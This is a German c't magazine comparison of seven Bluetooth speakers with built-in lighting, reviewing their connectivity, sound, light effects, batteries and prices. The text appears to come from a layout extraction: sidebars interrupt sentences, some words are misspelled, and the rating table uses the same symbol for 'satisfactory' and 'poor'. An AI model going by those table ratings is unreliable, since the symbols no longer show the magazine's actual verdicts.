Deutlich günstiger sind der MoriMori, ein Speaker im Petroleum-Retro-Look von KooKoo, sowie der musizierende und leuchtende Sektkühler Synergy 35S von Kooduu. Lunartecs „Glitterlampe“ vom Versandhändler Pearl und der A1 von Anerimst markieren das Einstiegssegment in Sachen Sound & Licht.

Gut verbunden

Alle Kandidaten empfangen Musik kabellos per Bluetooth. Das funktionierte im Test so schnell und zuverlässig, wie man es von anderen Bluetooth-Devices gewohnt ist. Im ersten Schritt versetzt man die Geräte durch Drücken einer Taste in den Kopplungsmodus. Tauchen sie danach im Bluetooth-Menü des Smartphones auf, kann man sich mit ihnen verbinden. Nur der Synergy-Speaker benötigte dabei einen Verbindungscode. Da dieser weder „0000“ noch „1234“ lautet, muss man das Handbuch bemühen.

Eine WLAN-Verbindung kann keines der Geräte aufbauen, man kann Streamingdienste oder Internetradio daher

nicht direkt anzapfen. Entfernt man sich mit dem Smartphone aus dem Empfangsbereich der schicken Speaker, bricht die Audiowiedergabe ab. Das ist bei einem 30-Euro-Gerät vollkommen akzeptabel, bei den hochpreisigen Kandidaten wünschte man sich das Ausstattungsmerkmal WLAN, um sie auch dauerhaft unabhängig von einer lokalen Bluetooth-Quelle nutzen zu können.

Der Aura Studio 3 und Lunartecs Glitterlampe haben einen zusätzlichen Eingang für ein analoges Audiosignal (3,5-mm-Klinkenbuchse). Hier könnte man etwa einen kleinen MP3-Player parken, der unabhängig vom Smartphone für Unterhaltung sorgt. Auch ein günstiger Smart-Speaker wie der Amazon Echo Dot ist ein denkbarer Zuspäher, über den man Assistenz- und Streaming-Fähigkeiten ergännen kann.

Sony, Harman und JBL bieten zu ihren Lichtlautsprechern jeweils eine Gratis-App, mit der man Einstellungen oder Firmware-Updates vornimmt. Am umfangreichsten sind die Möglichkeiten beim LSPX-S3. Über das Sony Music Center am Handy gelangt man in den Einstellungsbereich und steuert den Bass-Boost, deaktiviert das Sensorfeld des Speakers oder wählt die Lichteffekte.

Auch JBLs Portable-App erlaubt, Lichteffekte auszuwählen und sogar eine persönliche Konfiguration zu erstellen. Dabei werden den Höhen, Mitten und Tiefen der Musik unterschiedliche Wischanimationen zugewiesen, die einander bei der Musikwiedergabe je nach Inhalt überlagern.

Sonys Music Center listet auf Wunsch auch Apps von Musik-Streaming-Diensten auf. Diese sind allerdings nicht fest eingebunden. Ein Druck aufs jeweilige Icon startet einfach nur die App von Spotify, Tidal oder anderen auf dem Smartphone.

Von den Bluetooth-Funktionen her ist Sonys S3 im Testfeld am besten aufgestellt: So unterstützt der Lichtlautsprecher außer dem SBC-Codec auch AAC und Sonys LDAC-Codec zur nahezu verlustfreien Musikübertragung in CD-Qualität. Ebenso versteht er sich als einziger auf das Hands Free Protocol (HFP). Dank eines eingebauten Mikrofons kann man das Gerät als Freisprecheinrichtung fürs Telefonieren nutzen. Im Test lieferte es dabei eine anständige Sprachqualität.

Bis auf die Geräte von Harman und KooKoo erlauben alle Kandidaten das parallele Koppeln von zwei identischen Speakern für den Stereobetrieb. Bei JBL und



Anerimst A1

Die Klangpille von Anerimst ist von Weitem hübsch anzuschauen. Hält man sie in der Hand, wirkt sie recht billig verarbeitet. Der untere Teil des schwarzen Kunststoffgehäuses ist einem Korbgeflecht nachempfunden. Die Gummiabdeckung für den USB-Ladeport ist fummelig zu öffnen.

Oben sitzt das hinterleuchtete Bedienkreuz zur Steuerung der Musikwiedergabe und zum Start der Lichtanimation. Das ist besonders praktisch, wenn man den Speaker in der Dunkelheit bedienen möchte. Den A1 gibt es auch in einer Version mit blauen LEDs zu kaufen.


Der Feuereffekt lässt sich aus der Nähe nur schwer ertragen: Viel zu zapellig flackern die 60 LEDs im Korbgeflecht herum. Aus der Distanz ist das Spektakel zumindest ein netter Effekt für eine Gartenparty. Apropos LEDs: Laut Produktbeschreibung sollen in der jüngsten Generation des Speakers eigentlich 90 statt 60 LEDs stecken.

🟢 inklusive Erdspieß und Haken


🔴 schwacher Klang

🔴 nerviger Fackeleffekt

Preis: 40 Euro



Sony lassen sich sogar mehr als zwei Speaker im Partymodus zusammenschalten. Für ein stabiles Multiroom-Erlebnis würde man aber wegen der beschränkten Bluetooth-Reichweite ohnehin eher zu WLAN-Lautsprechern greifen.



Im Sony Music Center lassen sich diverse Einstellungen für den LSPX-S3 per Smartphone verändern.




Harman Aura Studio 3

Der Aura Studio 3 ist mit 3,6 Kilogramm ein Schwergewicht und sicherlich nicht für den Außeneinsatz gedacht. Der Basslautsprecher strahlt nach unten ab und ist vollkommen ungeschützt: Vorsicht beim Hochheben! Auch der Plexiglasdom ist recht delikat und empfindlich für Fingerabdrücke sowie Kratzer.

Der Klang ist fett, der Bass etwas arg überzogen. Mehr Wumms bot kein anderer Lautsprecher im Test. Frische Firmware liefert Harman für den Aura nicht aus, beim aufgerufenen Preis und der ordentlichen Hardware des Studio 3 ist das ärgerlich.

Leider ließ sich die HK-Remote-App nicht verlässlich an den Start bringen. Wenn sie unter Android doch einmal lief, konnte man immerhin den Bass herunterregeln. Bei einer derart schwachen App wünscht man sich zumindest eine passende Fernbedienung fürs runde Retro-Erlebnis.

- ↑ fetter Sound
 - ↓ miese App
 - ↓ ermüdender Lichteffekt
- Preis: 300 Euro




JBL Pulse 4

Der Pulse 4 ist so groß wie eine Halbliterdose, liegt mit fast 1,3 Kilogramm aber deutlich schwerer in der Hand. Das dürfte auch an der üppigen Akkubestückung liegen, die den Speaker mit über 50 Stunden zum eindeutigen Langlaufsieger machte.

Mit flottem Sound und schicker Animation erwacht der Pulse nach dem Einschalten zum Leben. Der Klang ist in Ordnung, auf schwingenden Oberflächen überträgt der Passivradiator den Schall nach unten und sorgt für noch mehr Bass. Zwei Pulse 4 lassen sich synchronisieren, das gilt für die Musik wie auch für die Lichteffekte.

Das Lichtmodul steckt wie bei einer Thermoskanne in einem schützenden Plexiglasgehäuse. Die fünf wählbaren Lichteffekte gefallen, allerdings bleiben sie weit hinter den Möglichkeiten der Hardware zurück. Immerhin lassen sie sich dimmen und über ein Farbwahlrad beliebig anpassen.

- ↑ lange Laufzeit
 - ↑ Rundum-Lichtshow
 - ↓ begrenzte Lichteinstellungen
- Preis: 200 Euro




Kooduu Synergy 35S

Kooduus klingenden Sektkühler gibt es in drei Größen. Die XL-Version kann man neben den Tisch stellen und gleich mehrere Flaschen in ihr drapieren. Der von uns getestete Synergy 35S ist fast ein wenig zu klein. Eine Sektf Flasche passt hinein, für kühlende Eiswürfel wird es eng.

Das geriffelte Gehäuse aus wetterfestem PE-Kunststoff fühlt sich rau, fast schon wettergegerbt an. Im Dunkeln ist es hübsch anzuschauen, allerdings lassen sich weder Farbe noch Helligkeit des 35S den eigenen Wünschen gemäß justieren.

Der Klang genügt für die Hintergrundbeschallung, akustische Höhenflüge wird man vom Sektkühler kaum erwarten. Nervig sind die nicht abschaltbaren Warntöne bei schwächelndem Akku. Wenn das Licht plötzlich ausgeht, ist das die eine Sache. Eine andere, wenn beim Date sporadisch der Sektkühler piepst.

- ↑ originelle Produktidee
 - ↓ keine Justiermöglichkeit
 - ↓ nervende Warntöne
- Preis: 140 Euro



Kling-Klang

Die klingenden Lichtobjekte stehen meist irgendwo auf dem Tisch oder im Garten herum – sie sollten daher möglichst aus jeder Position den optimalen Sound liefern. Bis auf die Speaker von Harman und

Lunartec sind alle Kandidaten als 360-Grad-System aufgebaut. In der zylindrischen Grundform werden die Treiber dabei nach oben oder unten gerichtet.

Die für die Bestimmung der Klangrichtung entscheidenden Höhen leiten die

Hersteller über kegelförmige Reflektoren, die den Sound gleichmäßig im Raum verteilen. Sonys S3 wartet mit einer Soundtechnischen Finesse auf: Die Japaner versetzen den Kunststoffkolben des Lichtlautsprechers in Schwingungen, um die Höhen



KooKoo MoriMori


„Memento Mori“ war wohl nicht der Namensgeber für den LED-Lautsprecher im Retro-Look, der japanische Designer hatte wohl eher den „lustvollen Genuss“ im Hinterkopf. Wie bei einer alten Petroleumlampe besteht der MoriMori aus einer Kartusche, in der in diesem Fall der Lautsprecher steckt, und einem Glaskolben.

Der Klang ist etwas dünn, verteilt sich durch Diffusor und drei seitliche Auslässe aber gleichmäßig im Raum. Für die Tischbeschallung genügt der MoriMori allemal. Nett gelöst ist der Dimmer: Mit dem Rändelrad unter dem Glaskolben verstellt man stufenlos die Helligkeit der Filament-LED.

Zum MoriMori gibt es passendes Zubehör: eine geschwungene Metallhalterung, um ihn aufzuhängen, und einen satinierten Glaszylinder, der die Silhouette der Retrolampe auch bei schwach gedimmtem Licht voll zur Geltung kommen lässt.

- 👆 schickes Retro-Design
- 👆 originelle Bedienung
- 👇 schwacher Klang

Preis: 150 Euro



zu erzeugen. Die knackigen Höhen des Sony kann man daher unabhängig von der Abhörposition genießen.

Bei Pearls Glitterlampe steckt der Breitbandtreiber sichtbar nach vorne gerichtet im Gerätefuß, der Speaker liefert



Lunartec Glitterlampe


Die Glitterlampe von Pearl ist eine recht stattliche Erscheinung. Für die nötige Standsicherheit sorgen die Technik im Gerätefuß und der Umstand, dass der transparente Aufbau aus recht dünnwandigem Kunststoff besteht. Kippt sie mal um, nimmt sie es nicht weiter krumm.

Der nach Zyklopen-Art nach vorne ausgerichtete Lautsprecher im Gerätefuß wirkt ein wenig wie ein Fremdkörper, ein schützendes Gitter fehlt. Setzt man das Gerät per USB unter Strom, plärrt es bei jedem Start ein unverständliches „Blutuschmel!“ in den Raum, was die Kopplungsbereitschaft via Bluetooth signalisiert.

Der Klang ist für den Preis angemessen, doch am Ende ist die Glitterlampe deutlich schöner anzuschauen als anzuhören. Der Lichteffect zieht alle Augen auf sich und macht die Glitterlampe besonders bei Kindern zu einem Geheimtipp.

- 👆 günstig
- 👆 faszinierendes Lichterspiel
- 👇 nervige Sprachausgabe

Preis: 31 Euro



daher keinen Rundumklang. Der Aura Studio 3 bietet mit Abstand das üppigste Lautsprecher-Setup: Ein nach unten gerichteter Subwoofer wird von je drei seitlich abstrahlenden Hochmitteltönern für den rechten und linken Kanal ergänzt. Das 360-Grad-



Sony LSPX-S3


Dem LSPX-S3 würde man einen griffigeren Namen wünschen, denn er hätte ihn verdient. Die Verarbeitung wirkt wertig: Die Basis aus eloxiertem Aluminium liegt kühl und schwer in der Hand, das Leuchtmittel emittiert das Licht durch eine konkave Linse hinter dem schützenden Zylinder. Er ist aus transparentem Kunststoff gefertigt, der auf den ersten Blick als Glas durchgeht.

Aus der LED holen die Entwickler das Optimum an Funktionen heraus: feine Dimmstufen, einen angenehmen Kerzeneffekt und dezent passendes Flackern zur Musik. Der Klang ist überraschend gut. Den Plexiglaszylinder als Hochtöner zu nutzen ist die Art technischer Spielerei, die auch Ingenieuren ein anerkennendes Nicken entlockt.

Die Lautsprecherleuchte ist eine gute Ergänzung fürs gediegene Homeoffice: Die Freisprechfunktion funktioniert gut und zwei Audiogeräte lassen sich parallel koppeln.

- 👆 super Sound
- 👆 toller Lichteffect
- 👆 Freisprechmöglichkeit


Preis: 350 Euro



Design täuscht: Beim Vormodell saßen die Speaker noch wie ein Kranz unterhalb der Kuppel, beim Studio 3 rücken sie an den Seiten zusammen, sodass etwa ein 200-Grad-Winkel entsteht. Der Grund erschließt sich bei einem Blick ins Gehäuse:



Eine LED, viele Möglichkeiten. Sonys S3 lässt sich fein dimmen und überzeugt mit angenehmer Kerzenanimation.



Manche mögen's bunt: Farbwechsler und Wasserwirbel in der Glitterlampe sorgen für immer neue Eindrücke.



Die einzelnen Flacker-LEDs des A1 sind von außen gut sichtbar, die Feueranimation ist allerdings recht zappelig geraten.

Beim aktuellen Studio 3 ist das beim Vormodell noch externe 230-Volt-Netzteil ins Gerät gewandert, sodass die seitlichen Treiber zusammenrücken mussten.

Im Hörtest hat Harman's Aura Studio 3 klar die Nase vorn, wenn – und nur wenn – man Bässe liebt. Der mächtige Subwoofer sorgt für ein druckvolles Bassfundament, die seitlich abstrahlenden Hochmitteltöner lassen eine breite Stereobühne entstehen. Da ist es schon etwas schade, dass man den Studio 3 mangels passender Codec-Unterstützung nicht mit hipper 3D-Musik bespielen kann.

Dahinter liegt Sonys LSPX-S3, der für seine Größe immer noch erstaunlich viel Bass liefert und mit den rundum strahlenden Höhen aus jedem Winkel des Raumes gleich klingt. Kommt man der schwingenden Röhre zu nah, trennen sich die Höhen bei manchen Musikstücken – etwa beim zischelnden Wischern auf den Snares – vom Soundteppich und stechen etwas unschön hervor. Setzt man den Klang in Relation zur Größe des LSPX-S3, ist er hervorragend.

Beim Pulse 4 steht zwar das Licht im Vordergrund, doch auch der Sound muss sich nicht verstecken. Der Breitbandlautsprecher sorgt für ein homogenes, wenn auch stark gerichtetes Musikerlebnis. Durch das recht große Volumen und den Passiv radiator auf der Unterseite gerät auch die für junge Ohren so wichtige Bassleistung ordentlich. Unter den batteriebetriebenen Kandidaten ist er mit Abstand der lauteste Speaker und für spontane Partys bestens geeignet.

Glitterlampe, MoriMori und Synergy 35S liegen klanglich dicht beieinander.

Der MoriMori ist der leiseste Testkandidat und eher für die Hintergrundberieselung bei Tisch geeignet. Beim Synergy sollte man beachten, dass der Sound über den nach unten gerichteten Speaker stark vom Untergrund abhängt. Ob er auf einem Glastisch oder grober Tischdecke geparkt ist, macht einen hörbaren Unterschied. Beim Basseindruck profitiert der Synergy 35S dafür von seinem Gehäusevolumen.

Einziger Ausreißer beim Hörtest war der A1 von Anerimst. Das Gehäuse schepert nicht und es kommt Musik aus der Fackel, viel mehr lässt sich zum Klangeindruck nicht sagen. Der schwache Sound dürfte ein Grund sein, den A1 weiter hinten im Garten zur Hintergrundbeschallung zu positionieren. Immerhin: Mit der Schutzart IP65 ist er als einziger komplett für den Außeneinsatz freigegeben. Der zweite freigegebene Leuchtsprecher ist der Pulse 4; JBL bewirbt zwar explizit seine Wasserdichtigkeit, gibt für den Schutz gegen eindringende Fremdkörper allerdings keinen Wert an: Poolparty ja, Beachparty nein.

Bei der Einordnung unserer Labormessungen wie bei den Ergebnissen des Hörtests in der Tabelle sollte man bedenken, dass zwischen dem niedrigsten und dem höchsten Preis immerhin der Faktor 11 liegt. Ein günstiges Gerät hat sich dadurch selbst mit einem einfachen Minus im Gesamttestfeld noch wacker geschlagen.

Bling-Bling

Ein Paket von 130 RGB-LEDs steckt im JBL Pulse 4 – in Sonys LSPX-S3 ist gerade

mal eine Warmweiß-LED verbaut. Auch bei der Lichtausstattung sind die Unterschiede im Testfeld also gewaltig. Dabei ist gerade der S3 ein gutes Beispiel, wie man auch mit wenig Hardware für angenehmen Budenzauber sorgen kann.

Die Sony-Leuchte verbreitet auf dem abendlichen Esstisch ein angenehmes, blendfreies Licht und lässt sich in 32 Stufen fein dimmen. Auch in der niedrigsten Dimmstufe bleibt das bei LEDs oft übliche Flackern aus, was für ein hoch getaktetes Leuchtmittel spricht.

Die Kerzenlicht-Animation des S3 ist dezent programmiert. Man kann sie auf Wunsch mit der gerade abgespielten Musik synchronisieren. Auch dieser Effekt ist wohldosiert: Spannend genug, um das Spiel gedankenverloren ein paar Minuten zu beobachten – dezent genug, um es bei einem angeregten Gespräch zu vergessen.

Die Feueranimation des Anerimst A1 wirkt im direkten Vergleich äußerst grobschlächtig. Die 60 gelblichen LEDs scheinen sich nicht einigen zu können, wer eigentlich zuständig ist. Das resultierende Gezappel wird man auf dem sommerlichen Gartentisch nicht lange tolerieren. Zum Glück gibt es auch einen Modus mit dauerhaftem Leuchten, wobei der A1 nicht dimmbar ist. Erdspieß, Hängehaken und lediglich helles Dauerlicht macht ihn zumindest zu einem praktischen Begleiter für den Camping-Urlaub, wo er als Orientierungshilfe genug Licht verbreitet.

Der MoriMori lässt sich über das seitliche Stellrad ebenso fein dimmen wie der

S3, allerdings fehlt ihm jegliche Animation. Schade, dass man das Licht am Stellrad nicht komplett ausschalten kann, dafür muss man einen Taster an der Gerätebasis bemühen. Besonders gelungen, weil hübsch anzuschauen, ist der Diffusor im Innern, der das Licht ähnlich dem Glühstrumpf einer alten Gaslampe bricht. Als Zubehör gibt es eine Metallaufhängung oder einen satinierten Glaskolben (je 20 Euro), der den Look und die Lichtverteilung der schicken Retro-Leuchte im Dunkeln verändert.

Etwas enttäuscht waren wir vom arg eingeschränkten Lichterspiel des Synergy 35S. Der Weinkühler leuchtet mit gleichbleibender Helligkeit warmweiß vor sich hin, wenn man ihn einschaltet. Eine Möglichkeit zum Dimmen oder ein RGB-Farbwechsler wäre schön gewesen, zumal der Kunststoffkübel mit 140 Euro nicht gerade günstig ist.

Deutlich mehr Bling-Bling bietet die günstige Glitterlampe von Pearl. Sie kennt zwar nur einen Modus, der ist dafür besonders nett anzuschauen. Den transparenten, mit Wasser gefüllten Kunststoffzylinder mit Glitterpartikeln beleuchtet von unten ein LED-Farbwechsler. Gleichzeitig sorgt ein kleiner Propeller im Innern für einen sporadisch anschwellenden Sturm im Glitterglas.

Der Tanz der wirbelnden Partikel zieht die Blicke auf sich, ohne zu nerven. Auf die gerade wiedergegebene Musik reagiert der Effekt nicht, dennoch wirkt er oft – weil er abwechslungsreich und immer wieder neu ist – überraschend passend. So

leicht lässt sich das Gehirn hinters Licht führen.

Ganz anders das Lichterspiel des Aura Studio 3 von Harman Kardon, das von äußeren Einflüssen unbeeindruckt vor sich hin wabert. Der Grund unter dem Plexiglasdom ist in Wellen geschlagen, geschlitzt und wölbt sich zur Mitte leicht auf. Darunter steckt ein zentrales LED-Element, von außen sorgt ein zusätzlicher LED-Kranz für dezentes Licht. Ein Lichtimpuls wandert recht gemächlich von der Mitte zu den Rändern, von vorne nach hinten oder auch mal umgekehrt. Das tut nicht weiter weh, ermüdet die Sinne jedoch nach kurzer Zeit. Immerhin kann man den Budenzauber über die vordere Sensortaste ausschalten, um Strom zu sparen.

Bleibt noch der eingangs erwähnte Pulse 4 mit seinen 130 RGB-LEDs. In der Lichttonne ist genaugenommen ein grobes Display mit zehn Zeilen aufgerollt. Die jeweils gewählte Animation reagiert auf Musik, lässt sich per App dimmen, farblich verschieben, wirkt auf Dauer allerdings dennoch ermüdend. Bis auf die Pegelanzeige, bei der Frequenzbalken passend zur Musik tanzen, scheint es sich teils um festgelegte Animationsschleifen zu handeln, die nur in der Geschwindigkeit modifiziert werden. Irgendwann weiß man schon, welche Blase aus welcher Richtung kommt. Bedenkt man Preis und Ausstattung, ist die in der Pulse-App aufrufbare „Lichtshow-Bibliothek“ mit gerade einmal fünf Animationen ausgesprochen dürftig bestückt.

Energie!

Aura Studio 3 und Pearls Lunartec Glitterlampe haben keinen Akku. Den Harman-Lautsprecher hängt man ans 230-Volt-Netz, bei der Glitterlampe benötigt man ein altes USB-Netzteil mit mindestens 1 Ampere Ladeleistung. Der Standby-Verbrauch des Studio 3 war mit 3,2 Watt akzeptabel, die Glitterlampe trennt man mit einem Schiebeschalter komplett vom Strom.

Die anderen fünf Kandidaten haben Akkus mit Kapazitäten von 1700 mAh bis 7260 mAh (siehe Tabelle). Die sich daraus ergebenden Zeiten beim Abspielen von Musik differieren – auch wegen der recht unterschiedlichen Lautsprecherbestückung – zwischen 10 und 51 Stunden. Letztere Marke erreichte der Pulse 4 bei der Dauerrückmeldung unserer c't-Musiksammlung – wohlgermerkt ohne dazugeschaltete Lichtuntermalung. Schalteten wir die 130 LEDs in voller Helligkeit dazu, kam er nur noch auf 10 Stunden Spielzeit. Als Powerbank fürs Handy konnte man übrigens keinen der Speaker nutzen.

Fazit

Unser Testfeld von 7 Lichtlautsprechern ist für Überraschungen gut – wenn man sich auf die ungewöhnliche Produktkategorie einlässt. So überraschte Sony mit seinem LSPX-S3, der coole Technik in apertem Design verpackt und dabei noch gut klingt. Günstig ist er allerdings nicht gerade.

Da springt von der anderen Richtung Versender Pearl in die Bresche, der mit der



Das Filament-Leuchtmittel des MoriMori ist in einem zusätzlichen Diffusor verpackt und sorgt für den Glüh-Effekt.



Stilvoll serviert: Im Synergy 35S parkt man eine Sektflasche oder einen Blumentopf.




Mehr LED geht nicht: Rundum animierte 130 RGB-Leuchtmittel machen den Pulse 4 zum Hingucker.

Lunartec Glitterlampe viel Lichterzauber zum Taschengeldpreis bietet. Selbst beim Klang muss sich das Teil nicht verstecken – zur Not klemmt man den Lautsprecher ab und genießt die Lichtshow ohne Musik. Für alle Kinder und Junggebliebenen war die Glitterlampe der Favorit, wenn alle Lichtlautsprecher auf dem Tisch um die Wette leuchteten.

An MoriMori und Synergy S35 stören die eher schwache Klangqualität und die eingeschränkten Lichtfunktionen. Für rund 150 Euro würde man schon ein wenig mehr Kling-Klang oder eben Bling-Bling erwarten. Der MoriMori wird allerdings schon wegen des ungewöhnlichen Designs seine Freunde finden und ist sicherlich auch ein tolles Geschenk für den nächsten Geburtstag im Garten.

Etwas ratlos hinterließ uns der Aura Studio 3. Trotz imposanter Ahnentafel und HiFi-Genen scheint es Harman Kardon



Meditativ bis ermüdend: Ein Lichtimpuls schleicht über den aufgewölbten Boden unter der Kuppel des Aura Studio 3.

nicht für nötig zu halten, das Produkt auch in Sachen Apps und Firmware zu pflegen. Dass es nicht an der nötigen Kompetenz mangelt, zeigt ein Blick zum Pulse 4, denn JBL gehört ebenfalls zur Harman-Familie.

Dort wäre in Sachen Software zwar auch noch Luft nach oben, der LED-Lautsprecher kommt jedoch immerhin mit vielen Features und vor allem mit funktionierender App zum Kunden. (sha@ct.de) **ct**

Bluetooth-Lautsprecher mit Licht

Produkt	Anerimst A1	Harman Aura Studio 3	JBL Pulse 4	Kooduu Synergy 35S	KooKoo MoriMori	Lunartec Glitterlampe	Sony LSPX-S3
Firmware	–	–	0.5.1.0	–	–	–	2400
Ausstattung							
Bluetooth (Protokolle)	4.2 (A2DP, AVRCP)	4.2 (A2DP, AVRCP)	5.1 (A2DP, AVRCP)	4.2 (A2DP)	4.2 (A2DP)	5.0 (A2DP, AVRCP)	5.0 (A2DP, HFP, AVRCP)
Bluetooth Audio Codec	SBC	SBC	SBC	SBC	SBC	SBC	SBC, AAC, LDAC
Verbindungen parallel	1	2	2	1	1	1	2
Stereo-Kopplung / Broadcast	✓ / –	– / –	✓ / ✓	✓ / –	– / –	✓ / –	✓ / ✓
Leuchtmittel	360-Grad LED-Feld, 60 LEDs warmweiß	LED-Kranz, zentrales LED-Element, kaltweiß	360-Grad LED-Feld, ca. 130 LEDs RGB	1 LED (0,6 W) warmweiß	2-Zoll-Filament-LED, warmweiß	LED Leuchtmittel RGB	1 LED, warmweiß
Lichtmodi / dimmbar	2 / –	1 / –	5 / ✓	1 / –	1 / ✓	1 / –	5 / ✓
Bedienelemente	Power, Skip, Lautstärke, Play/Pause, Licht	Power, Lautstärke, Play/Pause, Licht, Bluetooth	Play/Pause, Überspringen, Lautstärke, Connect	Power	Play/Pause, Licht, Dimmer	Power, Skip, Lautstärke, Play/Pause, Licht	Power, Skip, Lautstärke, Tel., dimmen, Timer
App	–	Harman Kardon Remote	JBL Portable	–	–	–	Sony Music Center
Equalizer	–	–	–	–	–	–	Bassanhebung
Netzanschluss	Micro-USB	230 V	USB-C	Micro USB	Micro-USB	Micro-USB	USB-C
AUX-Eingang	–	✓ (analog, 3,5 mm Klinke)	–	–	–	✓ (analog, 3,5 mm Klinke)	–
Schutzart	IP65	–	IPX7	IPX4	IPX4	–	–
Bestückung	1 Breitbandlautsprecher	6 Hochmitteltöner (40 mm), 1 Tieftöner (130 mm)	1 Breitbandlautsprecher (57 mm)	1 Breitbandlautsprecher (69 mm)	1 Breitbandlautsprecher (57 mm)	1 Breitbandlautsprecher	1 Höhenlautsprecher, 1 Tiefmittellautsprecher (46 mm)
Leistung (RMS)	5 W	2 × 15 W, 1 × 130 W	20 W	8 W	5 W	10 W	8 W
Lieferumfang	Lautsprecher	Lautsprecher, Stromkabel	Lautsprecher, USB-Kabel	Lautsprecher, USB-Kabel, Netzteil	Lautsprecher, USB-Kabel	Lautsprecher, USB-Kabel, Klinkenkabel	Lautsprecher, USB-C-Kabel, Putztuch
Messungen							
Akkukapazität	3600 mAh	–	7260 mAh	2000 mAh	1700 mAh	–	4400 mAh
Abmessungen	19 cm × 12 cm × 12 cm	28,4 cm × 23,2 cm × 23,2 cm	20,7 cm × 9,5 cm × 9,5 cm	41 cm × 24 cm × 24 cm	27 cm × 11 cm × 11 cm	42 cm × 11 cm × 11 cm	29 cm × 9,4 cm × 9,4 cm
Gewicht	367 g	3600 g	1260 g	1550 g	500 g	1600 g	1102 g
Laufzeit	32 h	–	51 h	10 h	28 h	–	10 h
max. Schalldruckpegel	82 dB	97 dB	92 dB	84 dB	73 dB	86 dB	85 dB
Bewertung							
Klang / Lichteffect	⊖⊖ / ⊖	⊕⊕ / ⊖	⊖ / ⊕⊕	⊖ / ⊖	⊖ / ⊖	⊖ / ⊕	⊕ / ⊕⊕
Ausstattung	⊖	⊖	⊕	⊖	⊖	⊖	⊕⊕
Preis	40 €	300 €	200 €	140 €	150 €	31 €	350 €
⊕⊕ sehr gut ⊕ gut ⊖ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k.A. keine Angabe							

Für Maker!

Zubehör und Gadgets

shop.heise.de/gadgets



Waveshare Game HAT für Raspberry Pi

Ein Muss für jeden Retro Gamer! Verwandeln Sie Ihren Raspberry Pi in kürzester Zeit in eine Handheld-Konsole. Mit Onboard-Speakern, 60 Frames/s, Auflösung von 480x320 und kompatibel mit allen gängigen Raspberrys.

shop.heise.de/game-hat

41,90 € ➤

BEST-SELLER



ODROID-GO

Mit diesem Bausatz emulieren Sie nicht nur Spiele-Klassiker, sondern programmieren auch in der Arduino-Entwicklungsumgebung.

